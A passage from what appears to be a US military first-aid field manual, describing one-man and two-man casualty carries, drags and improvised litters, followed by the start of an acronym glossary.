(7) The *pistol-belt carry* (Figure B-9) is the best one-man carry for a long distance (over 300 meters). The casualty is securely supported upon your shoulders by a belt. Both your hands and the casualty's (if conscious) are free for carrying a weapon or equipment, or climbing obstacles. With your hands free and the casualty secured in place, you are also able to creep through shrubs and under low-hanging branches.

(*a*) Link two pistol belts (or three, if necessary) together to form a sling. Place the sling under the casualty's thighs and lower back so that a loop extends from each side.

NOTE

If pistol belts are not available for use, other items such as a rifle sling, two cravat bandages, two litter straps, or any other suitable material, which will not cut or bind the casualty may be used.

(*b*) Lie face up between the casualty's outstretched legs. Thrust your arms through the loops and grasp his hands and trouser leg on his injured side.

(*c*) Roll toward the casualty's uninjured side onto your abdomen, bringing him onto your back. Adjust the sling, if necessary.

(*d*) Rise to a kneeling position. The belt will hold the casualty in place.

(*e*) Place one hand on your knee for support and rise to an upright position. (The casualty is supported on your shoulders.)

(*f*) Carry the casualty with your hands free for use in rifle firing, climbing, or surmounting obstacles.




Figure B-9. Pistol-belt carry (*Illustrated A—F*).

(8) The *pistol-belt drag* (Figure B-10), as well as other drags, is generally used for short distances (up to 50 meters). This drag is useful in combat, since both the bearer and the casualty can remain closer to the ground than in any other drags.

(*a*) Extend two pistol belts or similar objects to their full length and join them together to make a continuous loop.

(*b*) Roll the casualty onto his back, as in the fireman's carry.

(*c*) Pass the loop over the casualty's head, and position it across his chest and under his armpits. Then cross the remaining portion of the loop, thus forming a figure eight. Keep tension on the belts so they do not come unhooked.

(*d*) Lie on your side facing the casualty.

(*e*) Slip the loop over your head and turn onto your abdomen. This enables you to drag the casualty as you crawl.




Figure B-10. Pistol-belt drag.

(9) The *neck drag* (Figure B-11) is useful in combat because the bearer can transport the casualty as he creeps behind a low wall or shrubbery, under a vehicle, or through a culvert. If the casualty is unconscious, his head must be protected from the ground. The neck drag cannot be used if the casualty has a broken arm.

NOTE

If the casualty is conscious, he may clasp his hands together around your neck.

(*a*) Tie the casualty's hands together at the wrists.

(*b*) Straddle the casualty in a kneeling face-to-face position.

(*c*) Loop the casualty's tied hands over and around your neck.

(*d*) Crawl forward dragging the casualty with you.

NOTE

If the casualty is unconscious, protect his head from the ground.



Figure B-11. Neck drag.

(10) The *cradle drop drag* (Figure B-12) is effective in moving a casualty up or down steps.

(*a*) Kneel at the casualty's head (with him lying on his back). Slide your hands, with palms up, under the casualty's shoulders and get a firm hold under his armpits.

(*b*) Rise (partially), supporting the casualty's head on one of your forearms. (You may bring your elbows together and let the casualty's head rest on both of your forearms.)

(*c*) Rise and drag the casualty backward. (The casualty is in a semisitting position.)

(*d*) Back down the steps, supporting the casualty's head and body and letting his hips and legs drop from step to step.

NOTE

If the casualty needs to be moved up the steps, you should back up the steps, using the same procedure.




Figure B-12. Cradle-drop drag (*Illustrated A—D*).

(11) The *LBE carry using the bearer's LBE* can be used with a conscious casualty (Figure B-13).

(*a*) Loosen all suspenders on your LBE.

(*b*) Have the casualty place one leg into the loop formed by your suspenders and pistol belt.

(*c*) Squat in front of the standing casualty. Have him place his other leg into the loop, also.

(*d*) Have the casualty place his arms over your shoulders, lean forward onto your back, and lock his hands together.

(*e*) Stand up and lean forward into a comfortable position.

(*f*) Continue the mission.




Figure B-13. Load bearing equipment carry using bearer's LBE (*conscious casualty*) (*Illustrated A—F*).




Figure B-13. Load bearing equipment carry using bearer's LBE (conscious casualty) (Illustrated A—F) (Continued).

(12) The *LBE carry using the bearer's LBE* can be used with an unconscious casualty or one who cannot stand (Figure B-14).

(*a*) Position the casualty on the flat of his back.

(*b*) Remove your LBE and loosen all suspender straps.

(*c*) Lift the casualty's leg and place it through the loop formed by your suspenders and pistol belt. Then place the other leg through the same loop. The LBE is moved up until the pistol belt is behind the casualty's thighs.

(*d*) Lay between the casualty's legs; work your arms through the LBE suspenders.

(*e*) Grasp the casualty's hand (on the injured side), and roll the casualty (on his uninjured side) onto your back.

(*f*) Rise to one knee and then push into a standing position.

(*g*) Bring the casualty's arms over your shoulders. Grasp his hands and secure them if the casualty is unconscious. If the casualty is conscious, have him lock his hands in front if he is able to do so.

(*h*) Lean forward into a comfortable position and continue the mission.




Figure B-14. Load bearing equipment carry using bearer's LBE (*unconscious casualty or one that cannot stand*) (*Illustrated A—H*).

(13) The *LBE carry using the casualty's LBE* (Figure B-15) can be used with a conscious or unconscious casualty.

(*a*) Position the casualty on his back with his LBE on.

(*b*) Loosen the casualty's two front suspenders.

(*c*) Position yourself between the casualty's legs, and slip your arms into the casualty's two front suspenders (up to your shoulders).

(*d*) Work his arms out of his LBE suspenders.

(*e*) Grasp the casualty's hand (on the injured side), and roll him (on his uninjured side) onto your back.

(*f*) Rise to one knee, then into a standing position.

(*g*) Grasp the casualty's hands and secure them, if the casualty is unconscious. Have the casualty lock his hands in front of you, if he is conscious.

(*h*) Lean forward into a comfortable position and continue the mission.




Figure B-15. Load bearing equipment carry using casualty's LBE (*Illustrated A—G*).




Figure B-15. Load bearing equipment carry using casualty's LBE (*Illustrated A—G*) (*Continued*).

b. *Two-man Carries*. These carries should be used whenever possible. They provide more casualty comfort, are less likely to aggravate injuries, and are less tiring for the bearers. Five different two-man carries can be used.

(1) The *two-man support carry* (Figure B-16) can be used in transporting either conscious or unconscious casualties. If the casualty is taller than the bearers, it may be necessary for the bearers to lift the casualty's legs and let them rest on their forearms. The bearers—

(*a*) Help the casualty to his feet and support him with their arms around his waist.

(*b*) Grasp the casualty's wrists and draw his arms around their necks.



Figure B-16. Two-man supporting carry.

(2) The *two-man arms carry* (Figure B-17) is useful in carrying a casualty for a moderate distance (50 to 300 meters) and placing him on a litter. To lessen fatigue, the bearers should carry the casualty high and as close to their chests as possible. In extreme emergencies when there is no time to obtain a spine board, this carry is the safest one for transporting a casualty with a back injury. If possible, two additional bearers should be used to keep the casualty's head and legs in alignment with his body. The bearers—

(*a*) Kneel at one side of the casualty; then they place their arms beneath the casualty's back, waist, hips, and knees.

(*b*) Lift the casualty while rising to their knees.

(*c*) Turn the casualty toward their chests, while rising to a standing position. Carry the casualty high to lessen fatigue.




Figure B-17. Two-man arms carry (*Illustrated A—D*).

(3) The *two-man fore-and aft-carry* (Figure B-18) is a useful *two-man carry* for transporting a casualty for a long distance (over 300 meters). The taller of the two bearers should position himself at the casualty's head. By altering this carry so that both bearers face the casualty, it is useful for placing a casualty on a litter.

(*a*) The shorter bearer spreads the casualty's legs and kneels between them with his back to the casualty. He positions his hands behind the casualty's knees. The other bearer kneels at the casualty's head, slides his hands under the arms, across the chest, and locks his hands together.

(*b*) The two bearers rise together, lifting the casualty.



Figure B-18. Two-man fore-and-aft carry (*Illustrated A—B*).

(4) Only a conscious casualty can be transported with the *four-hand seat carry* (Figure B-19) because he must help support himself by placing his arms around the bearers' shoulders. This carry is especially useful in transporting a casualty with a head or foot injury for a moderate distance (50 to 300 meters). It is also useful for placing a casualty on a litter.

(*a*) Each bearer grasps one of his wrists and one of the other bearer's wrists, thus forming a packsaddle.

(*b*) The two bearers lower themselves sufficiently for the casualty to sit on the packsaddle; then, they have the casualty place his arms around their shoulders for support. The bearers then rise to an upright position.




Figure B-19. Four-hand seat carry (*Illustrated A—B*).

(5) The *two-hand seat carry* (Figure B-20) is used when carrying a casualty for a short distance or for placing him on a litter. With the casualty lying on his back, a bearer kneels on each side of the casualty at his hips. Each bearer passes his arms under the casualty's thighs and back, and grasps the other bearer's wrists. The bearers rise lifting the casualty.




Figure B-20. Two-hand seat carry (*Illustrated A—B*).

B-9. Improvised Litters

Two men can support or carry a casualty without equipment for only short distances. By using available materials to improvise equipment, the casualty can be transported greater distances by two or more rescuers.

a. There are times when a casualty may have to be moved and a standard litter is not available. The distance may be too great for manual carries or the casualty may have an injury (such as a fractured neck, back, hip, or thigh) that would be aggravated by manual transportation. In these situations, litters can be improvised from materials at hand. Improvised litters must be as well constructed as possible to avoid risk of dropping or further injuring the casualty. Improvised litters are emergency measures and must be replaced by standard litters at the first opportunity.

b. Many different types of litters can be improvised, depending upon the materials available. A satisfactory litter can be made by securing poles inside such items as a blanket, poncho, shelter half, tarpaulin, mattress cover, jacket, shirt, or bed ticks, bags, and sacks (Figure B-18). Poles can be improvised from strong branches, tent supports, skis, lengths of pipe or other objects. If objects for improvising poles are not available, a blanket, poncho, or similar item can be rolled from both sides toward the center so the rolls can be gripped for carrying a patient. Most flat-surface objects of suitable size can be used as litters. Such objects include doors, boards, window shutters, benches, ladders, cots, and chairs. If possible, these objects should be padded for the casualty's comfort.

(1) To improvise a litter using a blanket and poles (Figure B-21), the following steps should be used.




Figure B-21. Litter made with blanket and poles.

(*a*) Open the blanket and lay one pole lengthwise across the center; then fold the blanket over the pole.

(*b*) Place the second pole across the center of the folded blanket.

(*c*) Fold the free edges of the blanket over the second pole and across the first pole.

(2) To improvise a litter using shirts or jackets (Figure B-22), button the shirt or jacket and turn it inside out, leaving the sleeves inside, (more than one shirt or jacket may be required), then pass the pole through the sleeves.




Figure B-22. Litter improvised from jackets and poles (*Illustrated A—B*).

(3) To improvise a litter from bed sacks and poles (Figure B-23), rip open the corners of bed ticks, bags, or sacks; then pass the poles through them.




Figure B-23. Litter improvised from bed sacks and poles.

(4) If no poles are available, roll a blanket, shelter half, tarpaulin, or similar item from both sides toward the center (Figure B-24). Grip the rolls to carry the casualty.




Figure B-24. Rolled blanket used as a litter.

c. Any of the appropriate carries may be used to place a casualty on a litter. These carries are:

- The one-man arms carry (Figure B-6).
- The two-man arms carry (Figure B-17).
- The two-man fore-and-aft carry (Figure B-18).
- The two-hand seat carry (Figure B-20).
- The four-hand seat carry (Figure B-19).

WARNING

Unless there is an immediate life-threatening situation (such as fire, explosion), DO NOT move a casualty with a suspected back or neck injury. Seek medical personnel for guidance on how to transport.

d. Either two or four service members (head/foot) may be used to lift a litter. To lift the litter, follow the procedure below.

(1) Raise the litter at the same time as the other carriers/ bearers.

(2) Keep the casualty as level as possible.

NOTE

Use caution when transporting on a sloping incline/hill.

GLOSSARY

ACRONYMS, ABBREVIATIONS, AND DEFINITIONS

AC hydrogen cyanide
AFMAN Air Force Manual
AOC area of concentration
AR Army regulation
ATM advanced trauma management
ATNAA Antidote Treatment, Nerve Agent, Autoinjector
attn attention

BDO battle dress overgarment
BDU battle dress uniform
BZ anticholinergic drugs

C Celsius
CANA Convulsant Antidote for Nerve Agent
CASEVAC casualty evacuation
cc cubic centimeter
CG phosgene
CHS combat health support
CK cyanogen chloride
Cl chlorine
CLS Combat Lifesaver
CNS central nervous system
CO_2 carbon dioxide
COSR combat and operational stress reactions
CSR combat stress reaction
CTA common table of allowance
CX phosgene oxime

DA Department of the Army
DD Department of Defense
DM diphenylaminochloroarsine (adamsite)
DNBI disease and nonbattle injury
DOD Department of Defense
DP diphosgene
DS direct support

EMT emergency medical treatment

F Fahrenheit
FM field manual

H mustard

HD mustard
HM Hospital Corpsman
HN nitrogen mustard
HSS health service support

IPE individual protective equipment
IV intravenous

JSLIST Joint Services Light Weight Integrated Suit Technology

L lewisite
